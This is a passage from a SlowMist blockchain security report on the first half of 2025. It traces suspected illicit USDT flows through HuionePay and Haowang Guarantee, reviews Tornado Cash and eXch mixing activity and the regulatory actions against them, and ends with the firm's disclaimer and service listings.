
Address 3 interacts with multiple trading platforms:



The top three deposit addresses are as follows:


Address 4 — TL8TBpubVzBr1UWPXBXU8Pci5ZAip9SwEf — 1.665 billion USDT
Address 5 — TPEpdLYtHr8cN1Jbwf6CGNB9Ppho7L2otr — 449 million USDT
Address 6 — TM1zzNDZD2DPASbKcgdVoTYhfmYgtfwx9R — 436 million USDT


Among them, Address 4's deposits reached 1.66 billion USDT, which is 1.3 times the highest withdrawal address amount. Its earliest transaction dates back to 2022. It is suspected to be a wallet controlled by the Haowang Guarantee platform (formerly Huione Guarantee). Additionally, Address 5 and Address 6 are suspected to be hot wallets of a certain platform.



(6) Active Time

We randomly selected 10 ordinary addresses that performed deposits and withdrawals on HuionePay, and the operation times (UTC) were statistically analyzed as shown in the chart below:





The withdrawal transactions of the selected addresses are mainly concentrated between 01:00 and 16:00 UTC, with 07:00 to 13:00 being the high-frequency period. Individual addresses, such as TUXsppberDuVqQmNN5mnxg4pJ3HU9YtCEw, experienced a sudden surge in transactions between 02:00 and 03:00. Some withdrawal addresses show almost no transactions between 15:00 and 00:00 the next day.

The deposit operations of the selected addresses are mainly concentrated between 03:00 and 10:00 UTC, partially overlapping with the active period of withdrawal addresses. Among them, deposit addresses TRAA9R9151eE522crrxQgQTr9WGVRubmou and TEdVW72PWcJ9Fwmw3w9uSBTLK6rjRUM1GJ show stable fund inflows between 03:00 and 09:00.

（7）Regulatory Developments

On July 14, 2024, Bitrace reported that Tether froze the address TNVaKW associated with Huione, involving up to 29.62 million USDT. This address is suspected to be a wallet related to guarantee operations.

On May 2, 2025, the U.S. Department of the Treasury's Financial Crimes Enforcement Network (FinCEN) proposed banning U.S. financial institutions from providing correspondent banking services to Huione Group, headquartered in Cambodia. The U.S. Treasury Secretary labeled Huione as a "preferred marketplace for cybercriminals," involving platforms including Huione Pay, Huione Crypto, and Haowang Guarantee.

On May 8, 2025, the United Nations Office on Drugs and Crime (UNODC) pointed out in its report that Huione Guarantee has become part of the "network scam industrial ecosystem" in Southeast Asia, with its platform receiving over 24 billion USD in crypto funds.

On May 14, 2025, Elliptic reported that Telegram had banned thousands of crypto crime channels related to "Xinbi Guarantee," with the platform processing suspicious transactions exceeding 8.4 billion USD, ranking alongside Huione Group as the largest crypto black markets.


On May 15, 2025, Haowang Guarantee (formerly Huione Guarantee) announced on its official website that it would officially cease operations due to being blocked by Telegram.

3.4 Mixing Services

3.4.1 Tornado Cash

（1）Data

In the first half of 2025, users deposited a total of 254,094 ETH (approximately 605,272,821 USD) into Tornado Cash, and withdrew a total of 248,922 ETH (approximately 584,998,160 USD) from Tornado Cash. Deposit and withdrawal activities were relatively active in May and June.



(https://dune.com/misttrack/first-half-of-2025-stats)

（2）Regulation

Since Tornado Cash was sanctioned by the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) in 2022, it has long been at the center of public opinion and regulatory scrutiny. Since 2025, there have been subtle shifts in regulatory attitudes and judicial developments regarding the protocol.

On February 8, 2025, Alexey Pertsev, one of Tornado Cash's core developers, was granted temporary release after serving nine months in a Dutch prison but still faces a total sentence of 64 months (5 years and 4 months). Meanwhile, the U.S. Treasury's stance on Tornado Cash also underwent significant changes. On January 21, the U.S. District Court for the Western District of


Texas revoked OFAC's sanctions against Tornado Cash; on March 21, OFAC officially removed Tornado Cash and its related Ethereum addresses from the Specially Designated Nationals (SDN) List, ending the economic sanctions imposed since August 2022. On April 30, the U.S. District Court for the Western District of Texas issued a final ruling declaring the Treasury Department's sanctions against Tornado Cash unlawful and permanently prohibiting similar sanctions in the future.

From a regulatory perspective, the U.S. Department of Justice has also signaled a shift. On April 8, according to Fortune magazine, the DOJ issued an internal memo announcing the dissolution of the National Cryptocurrency Enforcement Team (NCET) and the end of the "prosecution in lieu of regulation" approach. Deputy Attorney General Todd Blanche stated that future efforts will focus on combating crimes that genuinely harm investors' interests, such as money laundering related to terrorism and hacker organizations, rather than indiscriminately prosecuting neutral tools like Tornado Cash, local wallets, or trading platforms. This policy is seen as an important component of the Trump administration's adjustment to the digital asset regulatory framework.

3.4.2 eXch

（1）Data


In the first half of 2025, users deposited a total of 28,756 ETH (approximately 82,193,535 USD) and 73,482,393 ERC20 tokens (approximately 73,482,393 USD) into eXch. Deposits peaked in early March (at 1.94 million USD) before the platform was seized and shut down on April 30.



(https://dune.com/misttrack/first-half-of-2025-stats)

(2) Regulation

As a non-KYC centralized exchange, eXch attracted widespread attention in the first half of 2025 due to allegations of assisting North Korea's Lazarus Group with money laundering. On February 24, 2025, eXch denied these money laundering collaboration accusations on a forum, although it acknowledged that "a small portion of the funds from the Bybit hacker attack eventually entered our addresses." eXch described this as "an isolated incident" and pledged to donate the related proceeds to open-source projects dedicated to privacy and security. Meanwhile, eXch published a screenshot of an email from a Bybit employee requesting the freezing of certain flagged wallet addresses; however, this request was denied. eXch also accused Bybit of harming its reputation by labeling its addresses as "high risk."




12:22 PM · Feb 23, 2025 · **935.6K** Views

(https://x.com/MistTrack_io/status/1893516845506011180)

Following escalating public and regulatory pressure, eXch announced on March 31, 2025, an upcoming merger with a company based in another jurisdiction, while retaining its registration in Belize. The announcement stated that the merger involved selling half of the company's shares, aiming to "reduce the risk to the founding team and continue operations without abandoning the platform's core values." eXch also revealed that it was becoming a target of certain U.S. law enforcement agencies, possibly facing inclusion on the OFAC sanctions list and even the risk of infrastructure seizure. Consequently, the platform updated its terms of service to warn U.S. users that using eXch services might violate local laws, although it stated it "cannot enforce this policy" and "does not assume any regulatory responsibility." eXch simultaneously delisted USDT and USDC, citing the risk of being blacklisted by Tether and Circle, and switched to offering only DAI stablecoin trading. Additionally, it adjusted its address strategy to further obscure transaction traces, such as discontinuing the use of static aggregation addresses and adopting dynamic addresses with one-time change mechanisms to reduce traceability.

By April 17, eXch announced it would officially shut down on May 1. In the announcement, eXch stated that the majority of its management team voted to "cease operations and exit" in response

to allegations that Lazarus Group laundered approximately 35 million USD through the platform. eXch noted it had become the subject of a “transatlantic joint law enforcement investigation” and could face criminal charges, adding that continuing operations amid an environment where it was “hostilely misunderstood and targeted for intelligence surveillance” no longer made sense.



(https://x.com/MistTrack_io/status/1913067541641204108)

Finally, on April 30, 2025, the German Federal Criminal Police Office (BKA) and the Frankfurt Public Prosecutor’s Office jointly seized eXch’s servers and domains in Germany (including exch.cx), and confiscated approximately 34 million euros in crypto assets, including BTC, ETH, LTC, and DASH. Officials indicated that since its operation beginning in 2014, eXch had provided money laundering channels for illicit funds involved in multiple cases, such as the Bybit hacker incident, Multisig contract vulnerability, FixedFloat attack, and Genesis theft, handling suspicious assets totaling nearly 1.9 billion USD. The platform not only evaded KYC and anti-money laundering measures

but also actively promoted itself in underground markets, becoming the central target of Germany's third-largest crypto asset seizure case.

IV. Summary

In the first half of 2025, the blockchain industry continued to revolve around three key themes: compliance, stability, and security. Hacker attacks remained frequent, with project hot wallets and social engineering phishing attacks continuing to be major targets. Correspondingly, on-chain tracking and asset freezing capabilities have been steadily advancing. On the regulatory front, global compliance efforts are accelerating, with detailed rules being introduced intensively in regions such as Hong Kong, the United States, and the European Union. The industry's trend toward "compliance as a prerequisite for entry" is becoming increasingly apparent. Overall, the sector is gradually moving beyond its early, rough-and-ready phase, evolving toward a model centered on compliance, anchored in security, and built on stability. Competition is increasingly focusing on which players can survive longer and operate more steadily within this regulatory framework.

V. Disclaimer

This report is based on our understanding of the blockchain industry, supported by data from the SlowMist Hacked archive and the MistTrack anti-money laundering tracking system. However, due to the inherent anonymity of blockchain networks, we cannot guarantee the absolute accuracy of all data presented herein, nor can we be held liable for any errors, omissions, or losses resulting from the use of this report. Additionally, this report does not constitute investment advice or serve as a basis for any investment or legal analysis. We welcome feedback and constructive criticism regarding any oversights or deficiencies in this report.

VI. About Us

SlowMist is a blockchain security firm established in January 2018. The firm was started by a team with over ten years of network security experience to become a global force. Our goal is to make the blockchain ecosystem as secure as possible for everyone. We are now a renowned international blockchain security firm that has worked on various well-known projects such as HashKey Exchange, OSL, MEEX, BGE, BTCBOX, Bitget, BHEX.SG, OKX, Binance, HTX, Amber Group, Crypto.com, etc.

SlowMist offers a variety of services that include but are not limited to security audits, threat information, defense deployment, security consultants, and other security-related services. We also offer AML (Anti-money laundering) software, MistEye (Security Monitoring) , SlowMist Hacked (Crypto hack archives), FireWall.x (Smart contract firewall) and other SaaS products. We have partnerships with domestic and international firms such as Akamai, BitDefender, RC², TianJi Partners, IPIP, etc. Our extensive work in cryptocurrency crime investigations has been cited by international organizations and government bodies, including the United Nations Security Council and the United Nations Office on Drugs and Crime.

By delivering a comprehensive security solution customized to individual projects, we can identify risks and prevent them from occurring. Our team was able to find and publish several high-risk blockchain security flaws. By doing so, we could spread awareness and raise the security standards in the blockchain ecosystem.

SlowMist Security Solutions

Security Services

Exchange Security Audits

Full range of black box and gray box security audits, going beyond penetration testing

Wallet Security Audits

Full range of black box and gray box security audits, going beyond penetration testing

Blockchain Security Audits

Comprehensive audit of key vulnerabilities in Blockchain and consensus security

Smart Contract Audits

comprehensive white box security audit of source code related to smart contracts

Consortium Blockchain Security Solutions

Services include but not limited to security design, audits, monitoring and management

Red Teaming

Penetration testing and evaluating vulnerable points

Security Monitoring

Dynamic security monitoring for all possible vulnerabilities

Blockchain Threat Intelligence

Joint defense system with integrated on-chain and off-chain security governance

Defense Deployment

Deploying Defense Solutions Tailored to Local Conditions, Implementing Hot Wallet Security Strengthening

MistTrack Tracking Service

Digital assets were unfortunately stolen, MistTrack saves a glimmer of hope

Incident Response Service

Aiming to help Web3 projects quickly and effectively respond to security incidents and threats

Security Consulting

Provide technical, risk management, and emergency response support as well as providing recommendations to improve them

Hacking Time

Annual close-door training focusing on blockchain security

Digital Asset Security Solution

Open source digital asset security solutions

Security Products

SlowMist AML

Promoting the compliance, security, and healthy development of the web3 industry

MistTrack

A crypto tracking and compliance platform for everyone

MistEye

Provide comprehensive web3 threat intelligence and dynamic security monitoring services for everyone

SlowMist Hack

A comprehensive repository of blockchain incidents

False Deposit Vulnerability Scanner

Creating safe deposit and withdrawals for trading platforms

Website

https://slowmist.com

X

https://x.com/SlowMist_Team

Github

https://github.com/slowmist

